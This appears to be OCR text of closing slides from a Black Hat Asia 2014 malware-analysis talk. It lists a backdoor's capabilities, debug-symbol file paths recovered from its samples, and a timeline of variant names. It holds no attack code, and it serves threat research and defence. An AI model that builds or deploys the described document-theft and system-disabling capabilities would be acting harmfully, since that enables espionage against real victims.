
- Steal Sensitive Documents
- Disable System

BS.DLL PDB


- d:\Data\14th\1atest\BsDll-up\Release\BsDll.pdb
- e:\working\15th\32기-mmx\HttpBackdoor\bs_dll\Release\BsDll.pdb
- e:\wmi\work\backdoor\Release\BsDll.pdb
- k:\Ardour\Work\Backdoor\BD_Mail\First\Backdoor\Release\BsDll.pdb
- d:\Chang\vmshare\Work\BsDll-up\Release\BsDll.pdb
- d:\Work\백도어\BsDll-up\Debug\BsDll.pdb (backdoor)
- g:\작전준비\Tong\백도어\17th_Backdoor\BsDll-up\Release\BsDll.pdb (plan) (backdoor)
- d:\ZZang\From_Tong\백도어\18th_Backdoor\BsDll-up\Release\BsDll.pdb (backdoor)
- e:\Jjjjjjjjjj\work\24th_Backdoor\BsDll-up\Release\BsDll.pdb
- d:\작업\Coding\1차 백도어\1th Backdoor\Release\BsDll.pdb (work) (backdoor)


H.H.uh?


HeHe ☺



Development Path


Year 2007
Year 2008
Year 2009
Year 2010
Year 2011
Year 2012
Year 2013
Flame 1
Flame 2
Flame 3
Flame 4
Flame 5
Flame 6
Flame 7
Flame2 1
Flame 8
Flame2 2
Flame 9
BS Case 1
BS Case 14
BS Case 17
BS Case c
Troy 8
BS Case d
BS Case e
BS Case 10
BS Case f/12/11
BS Case 16
BS Case 2
BS Case 3
BS Case 4 Eaglexp 1 2
BS Case 6
BS Case 7/8/9
BS Case 15
BS Case 13
BS Case A/B
BS Case 18
Nstar 1
Troy b
1mission 5/4/1/2
1mission 6
mission
Troy 7
1mission 3
Troy 5
Troy 2/4/6/1
Development Path
black hat
ASIA 2014


Thank You!
xyang@fortinet.com
kyleyang001
black hat
ASIA 2014